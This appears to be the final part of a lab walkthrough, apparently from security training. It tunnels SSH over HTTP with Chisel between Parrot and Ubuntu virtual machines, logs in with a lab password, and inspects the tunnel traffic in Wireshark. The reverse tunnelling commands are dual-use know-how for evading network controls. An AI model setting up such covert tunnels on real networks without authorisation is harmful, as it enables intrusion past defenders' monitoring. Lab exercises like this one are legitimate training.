


1. Open new terminal on Parrot Security VM.





1. Connect to Ubuntu SSH service via local forwarded Chisel port `2222`:
   ssh -p 2222 bob@127.0.0.1
   Authenticate with password **Bob@123**.
   Observe output: Successful SSH shell access established through HTTP tunnel.


Applications Places System
Fri Jan 3, 07:18
bob@ubuntu-Virtual-Machine: ~
File Edit View Search Terminal Tabs Help
chisel server -p 80 --reverse - Parrot Terminal
bob@ubuntu-Virtual-Machine: ~
$ssh -p 2222 bob@127.0.0.1
The authenticity of host '[127.0.0.1]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:OviCiIGs2Bas9wlTpWdQNAZcLr6BOvmpwUb2vLHBFEI.
This host key is known by the following other names/addresses:
~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[127.0.0.1]:2222' (ED25519) to the list of known hosts.
bob@127.0.0.1's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-35-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
5 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
Menu
bob@ubuntu-Virtual-...



1. Launch Wireshark on Parrot Security VM and capture packets on interface **eth0**.



Applications Places System
Fri Jan 3, 07:43
The Wireshark Network Analyzer (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
eth0
any
Loopback: lo
eth1
docker0
bluetooth-monitor
nflog
nfqueue
dbus-system
dbus-session
Cisco remote capture: ciscodump
DisplayPort AUX channel monitor capture: dpauxmon
Random packet generator: randpkt
systemd Journal Export: sdjournal
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Wi-Fi remote capture: wifidump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists · SharkFest · Wireshark Discord · Donate
You are running Wireshark 4.0.11 (Git v4.0.11 packaged as 4.0.11-1~deb12u1).
Ready to load or capture
No Packets
Profile: Default
Menu
bob@ubuntu-Virtual-...
The Wireshark Netwo...




1. Apply HTTP tunnel port display filter:

   tcp.port == 80

   Observe output: Encapsulated HTTP GET/POST tunnel packets between client **192.168.0.19** and server **192.168.0.18**.



1. Inspect HTTP packet headers and encapsulated WebSocket / HTTP payload structure.



This concludes the lab exercise.